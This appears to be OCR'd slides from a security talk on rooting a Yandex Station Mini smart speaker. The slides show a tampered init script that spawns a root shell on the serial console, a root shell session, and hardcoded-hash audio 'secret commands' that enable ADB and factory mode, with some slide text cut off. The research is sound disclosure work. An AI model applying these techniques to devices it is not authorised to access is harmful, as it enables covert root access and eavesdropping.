
NAND OOB DATA

- NAND data
- 16 byte OO odify NAND data
- The polynor
- Brute force ystem files are not uthenticated
- The OOB da
  - Erased b
- OOB data ca



Hexplot


Getting Root



```
#!/bin/sh
case $1 in
    start)
        T=$(/bin/fw_printenv | grep rabbit_hole_debug)
        if [ "$T" == 'rabbit_hole_debug=1' ]; then
            sh > /dev/ttyS0 < /dev/ttyS0 &
        fi
        ;;
    *)
        echo $"Usage: $0 {start}"
        exit 1
esac
exit $?
```

```
#!/bin/sh
case $1 in
    start)
        T=$(/bin/fw_printenv | grep rabbit_hole_debug)
        if [ "$T" == 'rabbit_hole_debug=0' ]; then
            sh > /dev/ttyS0 < /dev/ttyS0 &
        fi
        ;;
    *)
        echo $"Usage: $0 {start}"
        exit 1
esac
exit $?
```

Getting Root



```
#!/bin/sh
case $1 in
    start)
        T=$(/bin/fw_printenv | grep rabbit_hole_debug)
        if [ "$T" == 'rabbit_hole_debug=1' ]; then
            sh > /dev/ttyS0 < /dev/ttyS0 &
        fi
```


```
#!/bin/sh
case $1 in
    start)
        T=$(/bin/fw_printenv | grep rabbit_hole_debug)
        if [ "$T" == 'rabbit_hole_debug=0' ]; then
            sh > /dev/ttyS0 < /dev/ttyS0 &
        fi
```

```
/ #
/ # id
uid=0(root) gid=0(root)
/ # uname -a
Linux YandexStationMini_4FA4 4.9.68 #1 SMP PREEMPT Tue Mar 24 00:45:55 MSK 2020
aarch64 GNU/Linux
```

How secure is the system

- Linux system, with some Android strings
- All the processes run as root
  - Including network services
- All the mount points are RW
- Single compromised prosses gives


  an attacker persistence on the device




```
1364 root      mv_ioguard
1720 root      /system/vendor/quasar/quasar_launcher /system
1725 root      /system/vendor/quasar/maind --audiod
1726 root      /system/vendor/quasar/maind --updatesd
1728 root      /system/vendor/quasar/maind --yiod
1730 root      /system/vendor/quasar/maind --wifid
1732 root      /system/vendor/quasar/maind --mediad
1733 root      /system/vendor/quasar/maind --yandexmini
1736 root      /system/vendor/quasar/maind --fluent-bitd
1753 root      [kworker/u8:4]
1755 root      [kworker/u8:5]
1761 root      [kworker/u8:6]
1764 root      [kworker/u8:7]
1773 root      [kworker/u8:8]
1865 root      {ntp_sync.sh} /bin/sh /system/vendor/quasar/r
1916 root      /sbin/syslogd -n
1925 root      sleep 15
2163 root      /system/workdir/bin/bsa_server -d /dev/ttyS1
2241 root      /system/vendor/quasar/fluent-bit/fluent-bit -
2261 root      ps -ef
```

Secret message list commands

- There are 3 “Secret commands”




```
"sound_initd": {
    "firstrundHttpClientTimeoutSec": 130,
    "secretMsgList": [
        {
            "hash": "f88c0461ac78f4e0582e1ede68e014cb220a81d6",
            "cmd": "/system/vendor/quasar/activate_adb.sh"
        },
        {
            "hash": "34a5d105e3cdb68f34a240ce51ec8162e77135e3",
            "cmd": "/system/vendor/quasar/enter_factory_mode.sh"
        },
        {
            "hash": "fd5710554436f74e3dae9b7b92a76e75f7648817",
            "cmd": "/system/vendor/qc_test_mode.sh"
        }
    ]
},
```




```
{
  sub_B440A((int)v38);
  v13 = sub_B42DC((_DWORD *)v38[1]);
  sub_A7DC0(v38);
  if ( v13 )
  {
    sub_B7412((int)v46);
    sub_B440A((int)v39);
    v31 = v39[1];
    sub_B172C(v40);
    append_str((int)v46, "Secret string received");
    nullsub_2();
    v29 = v14;
    sub_B37D8(
      v43,
      (int)"SoundInitEndpoint.cc",
      (int)"void quasar::SoundInitEndpoint::onDataReceived(
      204);
    sub_B4844(v31, (int)v40, v29, v43);
```

Secret message list commands

- The audio is used to send encoded messages
- Simple frequency encoding with 16 values
- Incoming messages are hashed
- Checked against hardcoded hash
    - Every device has the same hash







```
"sound_initd": {
    "firstrundHttpClientTimeoutSec": 130,
    "secretMsgList": [
        {
            "hash": "f88c0461ac78f4e0582e1ede68e014cb220a81d6",
            "cmd": "/system/vendor/quasar/activate_adb.sh"
        },
```

Hexplot

Secret message list commands




```
"sound_initd": {
    "firstrundHttpClientTimeoutSec": 130,
    "secretMsgList": [
        {
            "hash": "f88c0461ac78f4e0582e1ede68e014cb220a81d6",
            "cmd": "/system/vendor/quasar/activate_adb.sh"
        },
```



```
#!/bin/sh

mv /usr/bin/adbd_backup /usr/bin/adbd

sync

/etc/init.d/S89usbgadget start

```

Mute button for “paranoid”



Hexplot


Mute button for “paranoid”

The solution seems to work:


- If the button is pressed the LED turns red
- The device does not respond to commands
- Software reboot does not result in a mic unmute
- Cold reset turns the mic back on
- …but

Mute button for “paranoid”

The software can control the LED as well



```
    },
    "ledd": {
        "port": 9879,
        "ledPatternsPath": "/system/vendor/quasar/ledpatterns/",
        "i2cDevicePath": "/dev/i2c-0"
    },
```




```
background
loop
FF0000 FF0000 FF0000 FF0000 FF0000 FF0000 10000

```

NAND and OOB

FI, Uboot env and OOB


Dump before PCB_id corruption



```
0000h:  97 E7 2B A1 42 6F 61 72 64 5F 69 64 3D 31 32 00   —ç+¡Board_id=12.
0010h:  45 6E 61 62 6C 65 53 65 6C 69 6E 75 78 3D 65 6E   EnableSelinux=en
0020h:  66 6F 72 63 69 6E 67 00 50 43 42 5F 69 64 3D 30   forcing.PCB_id=0
0030h:  00 61 63 74 69 76 65 5F 73 6C 6F 74 3D 5F 61 00   .active_slot=_a.
0040h:  61 6D 6C 5F 73 65 72 69 61 6C 3D 32 35 30 62 34   aml_serial=250b4
0050h:  33 30 30 34 62 37 61 33 31 30 35 30 34 35 35 36   3004b7a310504556
0060h:  33 65 38 62 36 64 35 63 62 34 39 00 62 61 75 64   3e8b6d5cb49.baud
0070h:  72 61 74 65 3D 31 31 35 32 30 30 00 62 63 62 5F   rate=115200.bcb_
0080h:  63 6D 64 3D 67 65 74 5F 76 61 6C 69 64 5F 73 6C   cmd=get_valid_sl
0090h:  6F 74 3B 00 62 6F 6F 74 5F 70 61 72 74 3D 62 6F   ot;.boot_part=bo
00A0h:  6F 74 00 62 6F 6F 74 5F 74 6F 5F 72 65 63 6F 76   ot.boot_to_recov
00B0h:  65 72 79 3D 30 00 62 6F 6F 74 61 72 67 73 3D 72   ery=0.bootargs=r
00C0h:  6F 6F 74 66 73 74 79 70 65 3D 72 61 6D 66 73 20   ootfstype=ramfs 
00D0h:  69 6E 69 74 3D 2F 69 6E 69 74 20 63 6F 6E 73 6F   init=/init conso
00E0h:  6C 65 3D 74 74 79 53 30 2C 31 31 35 32 30 30 20   le=ttyS0,115200 
00F0h:  6E 6F 5F 63 6F 6E 73 6F 6C 65 5F 73 75 73 70 65   no_console_suspe
0100h:  6E 64 20 65 61 72 6C 79 63 6F 6E 3D 61 6D 6C 5F   nd earlycon=aml_
0110h:  75 61 72 74 2C 30 78 66 66 38 30 33 30 30 30 20   uart,0xff803000 
0120h:  72 61 6D 6F 6F 70 73 2E 70 73 74 6F 72 65 5F 65   ramoops.pstore_e
0130h:  6E 3D 31 20 72 61 6D 6F 6F 70 73 2E 72 65 63 6F   n=1 ramoops.reco
0140h:  72 64 5F 73 69 7A 65 3D 30 78 38 30 30 30 20 72   rd_size=0x8000 r
0150h:  61 6D 6F 6F 70 73 2E 63 6F 6E 73 6F 6C 65 5F 73   amoops.console_s
0160h:  69 7A 65 3D 30 78 34 30 30 30 20 6C 6F 67 6F 3D   ize=0x4000 logo=
0170h:  2C 6C 6F 61 64 65 64 2C 61 6E 64 72 6F 69 64 62   ,loaded,androidb
0180h:  6F 6F 74 2E 73 65 6C 69 6E 75 78 3D 65 6E 66 6F   oot.selinux=enfo
